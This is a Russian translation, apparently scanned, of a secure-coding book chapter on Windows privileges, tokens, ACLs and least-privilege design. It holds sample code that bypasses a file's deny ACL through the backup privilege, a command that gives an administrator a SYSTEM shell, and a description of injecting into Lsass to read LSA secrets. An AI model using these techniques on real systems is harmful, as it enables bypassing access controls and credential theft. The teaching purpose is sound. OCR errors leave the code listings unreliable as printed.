Опасность здесь в том, что обработчик заданий IPP реализован в виде ISAPi-расширения (Internet Server Application Programming Interface), работающего под учетной записью системы (SYSTEM). Серьезность этой бреши подчеркивается в фрагменте выпущенного Microsoft бюллетеня по безопасности (*http://www.microsoft.com/technet/security/bulletin/MSO 1 -023.asp*):

Брешь в защите возникает из-за того, что ISAPI-расширение содержит неконтролируемый буфер в коде обработки входных параметров. Это позволяет злоумышленнику атаковать удаленно, вызывая переполнение буфера, и запускать на сервере произвольный код, который выполняется в контексте безопасности системы. Таким образом, злоумышленник получает полный контроль над сервером,

Если бы протокол 1PP в Windows 2000 не работал под учетной записью SYSTEM, изуродованных Web-сайтов было бы меньше. Ведь системная учетная запись предоставляет полный доступ к компьютеру, в том числе полномочия по созданию новых Web-страниц.

Внимание! Запуск программ с высокими привилегиями, как и работа ваших пользователей с такими правами, в лучшем случае представляет потенциальную угрозу, а в худшем — приводит к катастрофическим последствиям. Не запускайте приложения с высокими и потому опасными привилегиями, если в том нет крайней необходимости.

Запомните эту рекомендацию! Прежде чем рассказать вам, как снизить привилегии, необходимые приложению, мы познакомим вас с управлением доступом и привилегиями в Windows.

Краткий экскурс в управление доступом

Защита ресурсов от неавторизованных пользователей в Microsoft Windows NT/2000/XP и Windows .NET Server 2003 организована с помощью разграничения доступа: для этого применяются *избирательные таблицы управления доступом* (Discretionary Access Control List, DACL). DACL-таблицы (обычно название сокращается до ACL*) состоят из *записей управления доступом* (Access Control Entry, ACE). Каждая ACE содержит *идентификатор безопасности* (Security ID, SID) *участника безопасности* (principal), которым может быть пользователь, группа или компьютер, информацию о нем и действиях, которые он может выполнять с объектом. Например, одним участникам безопасности можно предоставить доступ на чтение, а другим — полный доступ к объекту, защищенному с помощью ACL. Более подробно об ACL рассказано в главе *6*.

Коротко о привилегиях

Учетные записи пользователей Windows обладают привилегиями, иначе — правами, которые позволяют или запрещают выполнять определенные (привилегированные) действия над всей системой, а не над отдельными объектами, например правом на вход в систему, отладку программ других пользователей, измене-

* Не совсем верно. Списки управления доступом (ACL) к объектам Windows NT/2000/XP состоят из избирательной (DACL) и системной (SACL) таблиц управления доступом. Первая используется для регулирования доступа к объекту, а вторая — для управления аудитом. — *Прим.перев.*

ние системного времени и т. п. Некоторые исключительно «мощные» привилегии (те, что позволяют выполнять важные и небезопасные действия) перечислены в табл. 7-1.

Таблица 7-1. Наиболее важные привилегии Windows

Отображаемое название	Системное название (численное значение)	Название константы #define (Winnt.h)
Backup Files And Directories (Архивирование файлов и каталогов)	*SeBackupPrivilege (16)*	*SE_BACKUP_NAME*
Restore Files And Directories (Восстановление файлов и каталогов)	*SeRestorePrivilege (17)*	*SE_RESTORE_NAME*
Act As Part Of The Operating System (Работа в режиме операционной системы)	*SeTcbPrivilege (6)*	*SE_TCB_NAME*
Debug Programs (Отладка программ)	*SeDebugPrivilege (19)*	*SE_DEBUG_NAME*
Replace A Process Level Token (Замена маркера уровня процесса)	*SeAssignPrimaryToken-Privilege (2)*	*SE_ASSIGNPRIMARYTOKEN_NAME*
Load And Unload Device Drivers (Загрузка и выгрузка драйверов устройств)	*SeLoadDriverPrivilege (9)*	*SE_LOAD_DRIVER_NAME*
Take Ownership Of Files Or Other Objects (Овладение файлами или иными объектами)	*SeTakeOwnershipPrivilege(8)*	*SE_TAKE_OWNERSHIP_NAME*

Имейте в виду, что область действия этих привилегий ограничена локальной системой, но ее можно расширить на весь домен, назначив соответствующие групповые политики. Привилегии одного пользователя на двух разных компьютерах иногда сильно отличаются. Настройка локальной политики позволяет предоставить привилегии только на данном компьютере, но никак не на других компьютерах в сети.

Познакомимся детально с каждой из перечисленных привилегий.

Привилегия *SeBackupPrivilege*

Учетной записи с привилегией Backup files and directories доступно чтение файлов, прямого доступа к которым у нее нет. Так, если пользователю Blake нужно сделать резервную копию файла, он сможет считать файл, несмотря на то, что ACL файла явно запрещает ему доступ обычными средствами. Программа резервного копирования читает файлы, вызывая функцию *CreateFile* с флагом *FILE_FLAG_BACKUP_SEMANTICS*. В этом легко убедиться, выполнив следующие операции,

1. Войдите в систему под учетной записью с привилегией, разрешающей архивирование файлов и каталогов, например под учетной записью локального администратора или оператора архива,
2. Создайте небольшой текстовый файл Test.txt с произвольным содержимым.

3. Средством редактирования ACL добавьте в файл запись ACE, явно запрещающую вам доступ. К примеру, если имя учетной записи Blake, добавьте такую ACE: Blake (Deny All).
4. Скомпилируйте и запустите на исполнение указанный ниже код. Подробнее о функциях, связанных с безопасностью, вы найдете в библиотеке MSDN (*http://msdn.microsoft.com*)или в ресурсах Platform SDK

Л

```
   WOWAccess.cpp
*/
#include <stdio.h>
#include <windows.h>

int EnablePriv (char *szPriv) {
   HANDLE hToken = 0;

   if (!OpenProcessToken(GetCurrentProcess(),
                         TOKEN_ADJUST_PRIVILEGES,
                         &hToken)) {
      printf("OpenProcessToken() завершилась с ошибкой -> %d", GetLastError());
      return -1;
   }

   TOKEN_PRIVILEGES newPrivs;
   if (!LookupPrivilegeValue (NULL, szPriv,
                              &newPrivs.Privileges[0].Luid)) {
      printf("LookupPrivilegeValue() завершилась с ошибкой ->%d",
         GetLastError());
      CloseHandle (hToken);
      return -1;
   }

   newPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
   newPrivs.PrivilegeCount = 1;

   if (!AdjustTokenPrivileges(hToken, FALSE, &newPrivs ,' 0,
         NULL, NULL)) {
      printf("AdjustTokenPrivileges() завершилась с ошибкой ->%d",
         GetLastError0);
      CloseHandle (hToken);
      return -1;
   }

   if (GetLastError0 == ERROR_NOT_ALL_ASSIGNED)
      printf("AdjustTokenPrivileges() выполнена успешно,
                но не все привилегии заданы \n");

   CloseHandle (hToken);
   return 0;
}
```

```
void DoIt(char *szFileName, DWORD dwFlags) {

   printf("\n\nПытаемся считать Xs с флагами OxXx \ n",
         szFileName, dwFlags);

   HANDLE hFile = CreateFile(szFileName,
                        GENERIC_READ, FILE_SHARE_READ,
                        NULL, OPEN_EXISTING,
                        dwFlags,
                        NULL);

   if (hFile == INVALID_HANDLE_VALUE) {
      printf("Функция CreateFile() завершилась с ошибкой -> Xd",
         GetLastError());
      return;
   }

   char buff[128];
   DWORD cbRead=0, cbBuff = sizeof buff;
   ZeroMemory(buff, sizeof buff);

   if (ReadFile(hFile, buff, cbBuff, &cbRead, NULL)) {
      printf("Успех, считано Xd байт\п\пТекст: %s",
            cbRead, buff);
   } else {
      printf("ReadFile() завершилась с ошибкой - > %d", GetLastErrorO);
   }
   CloseHandle(hFile);
}

void main(int argc, char* argv[]) {
   if (argc < 2) {
      printf("Использовано: Xs <filename>", argv[0]);
      return;
   }

   // Сперва добавим привилегию архивирования файлов и каталогов.
   If (EnablePriv(SE_BACKUP_NAME) == -1)
      return;

   // Пытаемся без установленного флага архивирования - доступ отсутсвует,
   DoIt(argv[1], FILE_ATTRIBUTE_NORMAL);

   // Пытаемся установить флаг - должно сработать!
   DoIt(argv[1], FILE_ATTRIBUTE_NORMAL |
            FILE_FLAG_BACKUP_SEMANTICS);
}
```

Этот пример кода вы найдете среди других примеров в папке *Secureco2\Chapter07*. При работе программа должна вывести в отладочном окне следующее:

```
Пытаемся считать Test.txt с флагами 0x80.
Функция CreateFile() завершилась с ошибкой -> 5

Пытаемся считать Test.txt с флагами 0x2000080 flags
Успех, считано 15 байт.
Текст: Hello, Blake!
```

Как видите, первый вызов *CreateFile* завершился с ошибкой запрета доступа (ошибка с номером 5), а второй удался, так как мы добавили привилегию, разрешающую архивирование, и установили флаг *FILE_FLAG_BACKUP_SEMANTICS*.

При работе с *SeBackupPrivilege* я использовал дополнительный код. Однако, если у пользователя уже есть привилегии *SeBackupPrivilege* и *SeRestorePrivilege*, дополнительно ничего делать не придется. Воспользовавшись NTBackup.exe, он сможет прочитать любой файл, для этого следует сделать резервную копию в обход ACL, а затем восстановить файл в месте, где у него прав больше.

Предоставление привилегии *SeBackupPrivilege* ставит под удар безопасность. Ведь никак не удастся проверить, с какой целью пользователь копирует данные: делает резервную копию или просто ворует их; поэтому наделяйте этой привилегией только пользователей, которым доверяете.

Привилегия *SeRestorePrivilege*

Несложно догадаться, что она противоположна привилегии резервного копирования. Она позволяет переписывать файлы, в том числе DLL-библиотеки и EXE-файлы, к которым обычного доступа у злоумышленника нет! Кроме того, она предоставляет право поменять владельца объекта, а владелец обладает безграничным доступом к объекту,

Привилегия *SeDebugPrivilege*

У учетной записи с привилегией Debug Programs есть право подсоединяться к любому процессу, а также просматривать и изменять содержимое принадлежащей ему памяти. Обладая этой привилегией и достаточными знаниями, любой пользователь сможет подключить к процессу отладчика и получить доступ к секретным данным программы. Опасность этой привилегии отлично описана в главе 9. В частности, злоумышленник с такой привилегией запросто получит закрытый ключ сеанса SSL/TLS, «перелопатив» память процесса специальными инструментальными средствами, предоставляемыми компанией nCipher (*http://www.ncipher.com*).

Кроме того, вызовом функции *TerminateProcess* пользователю с привилегией Debug Programs удастся завершить любой процесс в системе. Иначе говоря, такой, обычный в других отношениях, пользователь может запросто «уронить* систему, «грохнув» один из ключевых системных процессов, например Lsass.exe, диспетчер локальной безопасности (Local Security Authority, LSA).

И это только цветочки!

Самая пакостная возможность заключается в том, что функция *CreateRemoteThread* позволяет злоумышленнику с привилегий отладки программ запускать на исполнение код в существующих процессах. Именно так работает хакерский инструмент LSADUMP2 (*http://razor.bindview.com/tools*) уполномоченный пользователь получает возможность просматривать секретные данные LSA. Для этого в

процесс Lsass.exe внедряется новый поток с кодом, который считывает закрытые данные, уже заботливо расшифрованные диспетчером локальной безопасности, Подробно о секретах LSA рассказано в главе 9.

Отличный источник информации о внедрении кода в потоки программ — книга Джеффри Рихтера (Jeffrey Richter) «Programming Applications for Microsoft Windows» (Microsoft Press) (Рихтер Дж. Windows для профессионалов: Создание эффективных Win32-приложений с учетом специфики 64-разрядной версии Windows. СПб.: «Питер»; М.: «Русская Редакция», 2001).

Примечание Вопреки сложившемуся мнению, учетная запись нуждается в привилегии Debug Programs только для отладки процессов, принадлежащих другим учетным записям. Для отладки собственных процессов таких прав не нужно. Так, пользователю Blake не нужна привилегия для отладки любого из своих приложений, но она понадобится для отладки процессов, принадлежащих Cheryl.

Привилегия *SeTcbPrivilege*

Учетную запись с привилегией Act as part of the operating system [ее также часто называют Trusted Computing Base (TCB)] можно рассматривать как высоконадежный системный компонент. Она предоставляет максимум полномочий и поэтому считается самой опасной в Windows. Вот почему по умолчанию эта привилегия предоставляется только учетной записи SYSTEM.

Внимание! Не следует предоставлять привилегию TCB, если нет очень серьезных на то оснований. Надеюсь, прочитав эту главу, вы поймете, что лучше обойтись без нее,

Примечание Чаще всего необходимость предоставления привилегии TCB обусловлена необходимостью вызова функций типа *LogonUser*, которые без нее не работают. Но, начиная с Windows XP, при вызове *LogonUser* из приложения для входа под пользовательской учетной записью Windows эта привилегия больше не требуется. Тем не менее она нужна при входе под учетной записью Passport или когда параметр *GroupSid* не равен *NULL,*

Привилегии *SeAssignPrimaryTokenPrivilege* и *SeIncreaseQuotaPrivilege*

Учетная запись с привилегиями Replace A Process Level Token и Increase Quotas позволяет получить доступ к маркеру процесса другого пользователя и создать от его имени новый процесс — так называемые атаки с *подменой источника* (spoofing) или с целью повышения полномочий.

Привилегия *SeLoadDriverPrivilege*

Исполняемый код ядра считается очень надежным и пользуется практически неограниченным доверием, поэтому ему доступны любые операции. Для загрузки

кода в ядро обязательна привилегия *SeLoadDriverPrivilege*, так как загруженный код может выполнять множество потенциально опасных действий. Предоставлять эту привилегию рядовому пользователю опасно, поэтому по умолчанию ею обладают только администраторы.

Замечу, что для загрузки драйверов самонастройки (Plug and Play) эта привилегия не нужна — их загружает системная служба Plug and Play.

Привилегия *SeRemoteShutdownPrivilege*

Ее действие очевидно — она позволяет удаленно завершать работу компьютера, Заметьте: как и в остальных случаях, пользователь должен обладать привилегией на целевом компьютере. А теперь представьте себе, сколько радости вы доставите злоумышленнику, предоставив эту привилегию группе Everyone (Все) на всех компьютерах сети! Никакая успешная распределенная DoS-атака (Denial of Service) не сможет создать такой кавардак!

Привилегия *SeTakeOwnershipPrivilege*

В Windows NT/2000/XP существует понятие *владелец объекта* (owner). Это лицо (или объект), пользующееся полной и нераздельной властью над всеми объектами, которыми владеет. Обладателю этой привилегии ничего не стоит «позаимствовать» объект у «законного» владельца, таким образом получив неограниченный доступ к любому объекту системы.

Примечание Примечательно, что до Windows XP владельцем объекта, созданного администратором системы, назначалась группа локальных администраторов. В Windows XP и более поздних версиях, включая Windows .NET Server 2003, это не обязательно — владельцем может быть как локальная группа Administrators (Администраторы), так и сам создатель объекта,

Примечание Bypass Traverse Checking (Обход перекрестной проверки), или *SeChangeNotifyPrivilege*,— единственная привилегия, необходимая всем учетным записям пользователей. Она требуется для получения информации об изменениях файлов и каталогов. Впрочем, главное преимущество этой привилегии по умолчанию в том, что она позволяет избежать процедуры проверки доступа на пути к определенному объекту в любой файловой системе Windows или в реестре. Привилегия применяется при оптимизации файловой системы NTFS,

Несколько слов о маркерах

После входа в систему Windows NT/2000/XP и успешной аутентификации пользователю назначается специально созданная структура данных — *маркер* (token), который прикрепляется ко всем запускаемым пользователем процессам и потокам. Кроме прочего маркер содержит SID пользователя, SID-идентификаторы всех групп, членом которых является пользователь, и список его привилегий. В дей-

ствительности именно маркер определяет, какие операции на компьютере доступны пользователю. Как при входе с консоли, так и при удаленном входе в систему маркер создается только после успешной аутентификации. Любая корректировка параметров учетной записи (например, изменение членства в группах или смена привилегий) вступает в силу только после следующего входа в систему.

Начиная с Windows 2000, маркер может содержать информацию обо всех удаленных или отключенных SID и привилегиях. Такой маркер называется *ограниченным маркером* (restricted token). Как они применяются в приложениях, я расскажу чуть попозже.

Как взаимодействуют маркеры, привилегии, SID, ACL и процессы

Все процессы MicrosoftWindows NT/2000/XP выполняются в определенном контексте безопасности, иначе говоря, маркер закреплен за процессом. Выполняемый процесс обычно отождествляется с запустившим его пользователем. Однако пользователь с достаточными привилегиями вправе запускать приложения от имени других пользователей, вызвав функцию *CreateProcessAsUser*.Как правило, процесс. обращающийся к *CreateProcessAsUser,* должен обладать привилегиями *SeAssignPrimaryTokenPrivilege*и *SeIncreaseQuotaPrivilege.* Впрочем, если маркер, переданный функции в качестве первого аргумента, — ограниченная версия основного маркера пользователя, то привилегия *SeAssignPrimaryTokenPrivilege*не нужна.

Процесс другого типа — служба — работает в контексте безопасности. определяемом в диспетчере служебных программ (Service Control Manager, SCM). Большинство служб по умолчанию исполняются как Local System, но можно перенастроить службу на работу под другой учетной записью. указав соответствующие имя и пароль в SCM (рис. 7-1).

Рис. 7-1. *Настройка службы для работы под заданной учетной записью в SCM*

Примечание Пароли для запуска служб хранятся как секреты LSA. Подробнее с секретными данными LSA мы познакомим вас в главе 9.

За процессом закрепляется маркер учетной записи, который обладает информацией обо всех свойствах и привилегиях пользователя, поэтому процесс иногда можно считать «полномочным представителем» учетной записи — все, что разрешено учетной записи, разрешено и процессу. Это справедливо только при условии, что полномочия маркера не урезаются применением ограничивающего маркера, который представляет собой «урезанную» версию исходного маркера.

Идентификаторы SID и управление доступом, а также привилегии и их проверка

Маркер содержит SID и привилегии. Первые служат для управления доступом к ресурсам на основе ACL, а вторые — для выполнения общесистемных операций. Часто на мой вопрос о том, зачем процессу требуются высокие привилегии, его разработчики отвечают, что программе нужно считывать и изменять записи реестра. Лишь часть из них в полной мере понимает, что при этом выполняется проверка доступа, а не привилегий. Зачем же давать приложению все эти опасные привилегии? Иногда я слышу такие доводы: «Для работы нашей программы архивирования нужны административные полномочия». Но для архивирования файлов требуется привилегия, а не SID члена группы администраторов.

Если вы не до конца уяснили смысл сказанного, прочитайте раздел еще раз. Чрезвычайно важно, чтобы вы разобрались в том, как связаны и чем отличаются SID и привилегии.

Три аргумента в пользу назначения приложению высоких привилегий

В последние годы мне пришлось потратить массу времени, чтобы выяснить, на что приложениям, не являющимся инструментами администрирования, могут понадобиться административные полномочия. Думаю, я разобрался, в чем дело, и полагаю, есть три аргумента в пользу высоких привилегий:

- проблемы, возникающие из-за ACL;
- проблемы, возникающие из-за привилегий;
- использование секретов LSA.

Я познакомлю вас поближе с каждой из них, а затем расскажу о способах решения этих проблем.

Проблемы с ACL

Пусть в разделе NTFS есть папка со следующими ACL:

- SYSTEM — разрешение Full Control (Полный доступ);
- Administrators (Администраторы) — разрешение Full Control (Полный доступ);
- Everyone (Все) — разрешение Read (Чтение).

Если у вас нет привилегированной учетной записи, такой, как у администратора или системного процесса, вы сможете только читать файлы этой папки — запись, удаление и другие действия вам недоступны (при попытке выполнить такую операцию файлового ввода/вывода вы получите ошибку отказа в доступе). Запомните: отказ в доступе — это ошибка под номером 5!

Есть одна очень распространенная проблема: приложения, записывающие данные в защищенные области файловой системы, нормально работают, только получив права администратора. Сколько известных вам игр записывают таблицу результатов в каталог C:\Program Files? Я отвечу за вас: масса. И это действительно создает проблемы, так как играющий должен обладать полномочиями администратора. Во многих играх есть режим работы через Интернет, а ведь при этом открываются сокеты. Вот где широчайшее поле деятельности для хакеров всех мастей! Злоумышленнику достаточно воспользоваться переполнением буфера или другим слабым местом обработчика сокетов, чтобы запустить на компьютере игрока свой код с правами администратора. И все! Game Over!

Открытие ресурсов в режиме доступа *GENERIC ALL*

Есть и менее очевидная проблема, связанная с ACL, — предоставление доступа к ресурсам с большими, чем требуется, разрешениями. Пусть вышеупомянутый ACL принадлежит файлу и программа открывает файл в режиме доступа *GENERIC_ALL*. Под какими учетными записями программа будет работать корректно? Только администратора или SYSTEM. Режим доступа *GENERIC_ALL* аналогичен Full Contr Я (Полный доступ). Другими словами, этот режим позволяет открывать файл и совершать над ним любые действия. Но что, если вашей программе требуется выполнять только чтение файла. Нужен ли вам режим *GENERIC_ALL*? Конечно, нет. Достаточно открыть файл в режиме *GENERIC_READ*, и файл станет доступным любому пользователю приложения, так как в ACJ, есть запись разрешение Read (Чтение) для группы Everyone (Все). Такое решение сочетает практичность и безопасность: практично, так как приложение работает и выполняет свои операции в режиме «только для чтения», и надежно, потому что файл доступен приложению (благодаря наличию соответствующей записи ACE) в режиме только для чтения и ничего более.

Запомните: в Windows NT/2000/XP приложению либо предоставляются запрашиваемые разрешения, либо же возвращается ошибка отказа в доступе. Если приложение запрашивает полный доступ, а ACL ресурса разрешает только чтение, программа не получит даже права на чтение — система возвратит ошибку отказа в доступе.

Можно пытаться открывать объекты с максимально допустимыми правами, передавая в параметре *dwDesiredAccess* значение *MAXIMUN_ALLOWED*, однако результаты этих действий непредсказуемы, поэтому без обработки ошибок здесь не обойтись,

Проблемы с привилегиями

Понятно, что учетной записи для выполнения задач типа архивирования файлов нужны соответствующие привилегии. Но будьте осторожны: администратору не рекомендуется предоставлять учетным записям слишком много опасных привилегий, а разработчику — требовать наличия у пользователей программы множества ненужных привилегий. Почему — я уже объяснил выше.

Использование секретов LSA

LSA может хранить секретные данные других приложений. Для управления секретами LSA применяются API-функции *LsaStorePrivateData* и *LsaRetrievePrivateData*.

А суть проблемы в том, что использовать секреты LSA могут только члены группы локальных администраторов. Вот что говорится в Platform SDK по поводу *LsaStorePrivateData*: «Перед записью данные шифруются, а DACL ключа позволяет считывать данные только создателю и администраторам». По сути, эти функции LSA доступны только администраторам, и здесь-то и кроется затруднение, если нужно создать приложение с соблюдением принципа минимальных привилегий и при этом предусмотреть возможность сохранения секретных данных пользователя.

Решение проблем, возникающих из-за предоставления высоких привилегий

Рассмотрим возможные способы разрешения ситуаций (они описаны выше), когда вроде бы необходимо запускать приложение под учетной записью с высокими привилегиями.

Решение проблемы ACL

Есть три основных способа «разруливать» затруднительные ситуации с ACL:

- открывать ресурсы в подходящем режиме доступа;
- сохранять пользовательские данные в местах, доступных пользователю для записи;
- делать ACL более «толерантными».

Во-первых, ресурсам следует назначать только те разрешения, которые действительно необходимы. Если необходимо прочитать раздел в реестре, требуйте доступ только для чтения. При этом выполняются простейшие операции, поэтому вероятность регрессионной ошибки невелика,

Следующий способ: не записывайте пользовательские данные в защищенные системные папки ОС, к которым относятся ветвь реестра HKEY_LOCAL_MACHINE, каталоги *C:\Program Files* (или другой каталог, на который указывает переменная окружения *%PROGRAMFILES%*) и *C:\Winnt* (*%SYSTEMROOT%*). Храните пользовательскую информацию в ветви HKEY_CURRENT_USER, а файлы пользователей — в каталоге профиля. Для определения каталога профиля пользователя вставьте следующий фрагмент кода:

```
ttinclude "shlobj.h"
...
TCHAR szPath[MAX_PATH];
...
if (SUCCEEDED(SHGetFolderPath(NULL, CSIDL_PERSONAL NULL, 0, szPath))  {
   HANDLE hFile = CreateFile(szPath, ..,);
   ⋮
}
```

Если в текущей версии приложения пользовательские данные хранятся в месте, доступном только администраторам, а в новой версии надо поменять их местоположение, чтобы полномочия администратора не требовались для записи информации, позаботьтесь о переносе данных из старых версий в новую. В противном случае возникнет обратная несовместимость: пользователям не удастся получить доступ к записанным в предыдущей версии данным.

Ну и наконец, вы можете немного ослабить «непримиримость» записей управления доступом (ACL) — это менее рискованно, чем предоставлять пользователям полномочия администратора. Понятно, что делать это нужно предельно осторожно, ведь небезопасная ACL делает систему более уязвимой. Никогда не решайте проблем с привилегиями за счет создания проблем с авторизацией.

Решение проблем с привилегиями

Как уже говорилось, если для выполнения задачи действительно требуется привилегия, тогда деваться некуда, ведь без нее проблему не решить. Но это вовсе не означает, что нужно раздавать привилегии направо и налево просто для того, чтобы все работало! Честно говоря, нет универсального и легкого способа избежать проблем, связанных с привилегиями.

Решение проблем с LSA

В Windows 2000/XP применяется *API защиты данных* (Data Protection API, DPAPI), Его использование желательно по многим причинам, но для нас наиболее важно то, что в этом случае пользователю не требуются полномочия администратора для доступа к секретным данным, а сами данные защищены закрепленным за пользователем ключом.

Примечание Подробно сведения о использовании DPAPI — в главе 9.

Определение оптимального набора привилегий

Как говорилось в главе 6, в ACL вы должны быть готовым поручиться за каждый ACE. Это также касается SID и привилегий в маркере. Если приложение требуется выполнять от имени администратора, вы должны быть уверены в каждом SID и привилегии в маркере администратора. Б противном случае лучше убрать сомнительные разрешительные записи.

Чтобы решить (исходя из требований конкретного приложения), включать ли те или иные SID и привилегии в маркер, рекомендуется следующая процедура.

1. Выясните, какие ресурсы нужны приложению,
2. Создайте перечень всех системных API-функций, задействованных в приложении.
3. Выясните, какая учетная запись требуется для работы приложения.
4. Выясните, какие SID и привилегии есть в маркере доступа.
5. Решите, какие SID и привилегии необходимы для работы приложения.
6. Скорректируйте маркер в соответствии с результатами предыдущего этапа.

Этап 1: выясните, какие ресурсы нужны приложению

Прежде всего следует инвентаризовать ресурсы, необходимые для работы приложения: файлы, разделы реестра, сокеты, данные Active Directory, именованные каналы и т. п., а также определить, какой уровень доступа требуется для того или иного ресурса. Например, в рассматриваемом далее иллюстративном Windows-приложении ресурсы, необходимые процедурам определения привилегий, перечислены в табл. 7-2.

Таблица 7-2. Ресурсы, используемые в приложении-примере

Ресурс	Требуемые права доступа
Файлы с параметрами конфигурации	Для настройки приложения администраторам требуется полный доступ к данным конфигурации. Остальным пользователям достаточно только считывать данные
Данные, поступающие по именованным каналам	Каналы предоставляются всем для чтения и записи данных
Каталог для хранения файлов приложения	Каждому разрешается создавать файлы и выполнять любые действия со своими данными. Любому пользователю доступны для чтения файлы остальных пользователей
Установочный каталог программы	Всем предоставляется доступ для чтения и право запускать приложение. Администраторы могут устанавливать обновления

Этап 2: выясните, какими системными API-функциями пользуется приложение

Создайте список всех функций, для работы которых необходимы привилегии (табл. 7-3).

Таблица 7-3. Функции Windows и необходимые для их работы привилегии

Название функции	Необходимые привилегии или членство в группе
CreateFile () с флагом *FILE_FLAG_BACKUP_SEMANTICS*— открытие файла для архивации	*SeBackupPrivilege*
LogonUser ~ вход в систему	*SeTcbPrivilege* (в Windows XP и Windows .NET Server 2003 больше не требуется)
SetTokenInformation— модификация информации маркера	*SeTcbPrivilege*
ExitWindowsEx— закрытие окна	*SeShutdownPrivilege*
OpenEventLog— открытие журнала безопасности	*SeSecurityPrivilege*
BroadcastSystemMessage[Ex]— рассылка системного сообщения во все окна в системе (*BSM_ALLDESKTOPS*)	*SeTcbPrivilege*
SendMessage и *PostMessage*— пересылка сообщения на другой компьютер	*SeTcbPrivilege*
RegisterLogonProcess	*SeTcbPrivilege*
InitiateSystemShutdown[Ex]— завершение работы ОС	*SeShutdownPrivilege* или *SeRemoteShutdownPrivilege*
SetSystemPowerState— приостановка работы ОС	*SeShutdownPrivilege*
GetFileSecurity— получение информации о параметрах безопасности файла	*SeSecurityPrivilege*

Таблица 7-3. *(окончание)*

Название функции	Необходимые привилегии или членство в группе
Функции отладки «чужих» процессов, в том числе *DebugActiveProcess* и *ReadProcessMemory*	*SeDebugPrivilege*
CreateProcessAsUser— запуск процесса от имени другого пользователя	*SeIncreaseQuotaPrivilege* и обычно *SeAssignPrimaryTokenPrivilege*
CreatePrivateObjectSecurityEx — создание самодостаточного дескриптора безопасности	*SeSecurityPrivilege*
SetSystemTime— настройка системного времени	*SeSystemtimePrivilege*
VirtualLock и *AllocateUserPhysicalPages*— закрепление физической памяти за процессом	*SeLockMemoryPrivilege*
Функции управления сетевыми пользователями и группами, такие как *NetUserAdd* и *NetLocalGroupDel*	В большинстве случаев пользователь должен входить в определенные группы, например Administrators (Администраторы) или Account Operators (Операторы учета)
NetJoinDomain— присоединение к домену	*SeMachineAccountPrivilege*

Примечание Не забывайте, что приложение способно вызывать Windows-функции косвенно через функции-оболочки (wrappers) и COM-интерфейсы.

В нашем примере нет функций, которым требуются привилегии, как, впрочем, и в большинстве Windows-приложений.

Этап 3: определите, какая требуется учетная запись

Опишите учетную запись, необходимую для нормальной работы приложения. Например, нужны ли полномочия администратора или программа будет работать как служба под учетной записью локальной системы,

Разработчики нашего приложения-примера поленились и решили, что программе нужны права администратора. Нерадивые тестировщики также проверили работу программы только под учетной записью администратора. Да и проектировщики достойны осуждения: они пошли на поводу у разработчиков и тестировщиков!

Этап 4: исследуйте содержимое маркера

Теперь выясните, какие SID и привилегии содержатся в маркере учетной записи, определенной на предыдущем этапе. Для этого или войдите в систему под этой учетной записью, или используйте команду *RunAs* для запуска нового экземпляра командного процессора. Так, для выполнения приложения от имени администратора введите в командной строке:

```
RunAs /user:MyMachine\Administrator cmd.exe
```

При этом (если вы знаете пароль администратора) запустится новый экземпляр командного процессора от имени администратора, и все приложения, запускаемые в нем, будут работать под администраторской учетной записью.

Если вы, будучи администратором, хотите запустить экземпляр командного процессора от имени SYSTEM, рекомендуем для запуска задачи задействовать планировщик задач — просто назначьте запуск в течение следующей минуты. Так, если текущее время 17:01, следующая команда запустит командный процессор чуть меньше, чем через минуту:

```
At 17:02 /INTERACTIVE "cmd.exe"
```

Созданный экземпляр командного процессора выполняется в контексте Local System.

Теперь, попав в контекст, который следует исследовать, запустите программу тестирования MyToken.cpp. Она предоставляет массу ценной информации о маркере доступа пользователя,

Л

```
   MyToken.cpp
*/
#define SECURITY_WIN32
#include "windows.h"
#include "security.h"
#include "strsafe.h"

#define MAX_NAME 256

// Эта функция определяет размер требуемой памяти
// и выделяет ее. Память должна освобождаться вызывающей программой.
LPVOID AllocateTokenInfoBuffer(
   HANDLE hToken,
   TOKEN_INFORMATION_CLASS InfoClass,
   DWORD *dwSize) {

   *dwSize=0;
   GetTokenInformation(
      hToken,
      InfoClass,
      NULL,
      *dwSize, dwSize);

   return new BYTE[*dwSize];
}

// Определяем имя(имена) пользователя.
void GetUserNames() {
   EXTENDED_NAME_FORMAT enf[] = {NameDisplay,
                                 NameSamCompatible,NameUserPrincipal};
   for (int i=0; i < sizeof(enf) / sizeof(enf[0]); i++) {
      char szName[128];
      DWORD cbName = sizeof(szName);
      if (GetUserNameEx(enf[i], szName,&cbName))
```

```
            printf("Имя (format %d): %s\n",enf[i],szName);
        }
}

// Отображаем информацию SID и ограничивающих SID.
void GetAllSIDs(HANDLE hToken, TOKEN_INFORMATION_CLASS tic) {
    DWORD dwSize = 0;
    TOKEN_GROUPS *pSIDInfO = (PTOKEN_GROUPS)
        AllocateTokenInfoBuffer(
            hToken,
            tic,
            &dwSize);

    if (!pSIDInfo)return;

    if (!GetTokenInformation(hToken, tic, pSIDInfo, dwSize, &dwSize))
        printf("GetTokenInformation Error %u\n", GetLastError());

    if (!pSIDInfo->GroupCount)
        printf("\tПусто!\n");

    for (DWORD i=0; i < pSIDInfo->GroupCount; i++) {
        SID_NAME_USE SidType;
        char lpName[MAX_NAME];
        char lpDomain[MAX_NAME];
        DWORD dwNameSize = MAX_NAME;
        DWORD dwDomainSize = MAX_NAME;
        DWORD dwAttr = 0;

        if (!LookupAccountSid(
            NULL,
            pSIDInfo->Groups[i].Sid,
            lpName, &dwNameSize,
            lpDomain, &dwDomainSize,
            &SidType)) {

            if (GetLastErrorO == ERROR_NONE_MAPPED)
                StringCbCopy(lpName, sizeof(lpName), "NONE_MAPPED");
            else
                printf("LookupAccountSid Error %u\n", GetLastErrorO);
        } else
            dwAttr = pSIDInfo->Groups[i].Attributes;

        printf(%12s\\%-20s\t%s\n",
                lpDomain, lpName,
                (dwAttr & SE_GROUP_USE_FOR_DENY_ONLY) ? " [DENY]" : " ");
    }

    delete [] (LPBYTE) pSIDInfo;
}

// Отображаем сведения о привилегиях,
```

```
void GetPrivs(HANDLE hToken) {
   DWORD dwSize = 0;
   TOKEN_PRIVILEGES *pPrivileges = (PTOKEN_PRIVILEGES)
      AllocateTokenInfoBuffer(hToken,
      TokenPrivileges, &dwSize);

   if (!pPrivileges) return;

   BOOL bRes = GetTokenInformation(
            hToken,
            TokenPrivileges,
            pPrivileges,
            dwSize, &dwSize);

   if (FALSE == bRes)
      printf("GetTokenInformation завершилась с ошибкой\n");

   for (DWORD i=0; i < pPrivileges- >PrivilegeCount; i++) {
       char szPrivilegeName[1283;
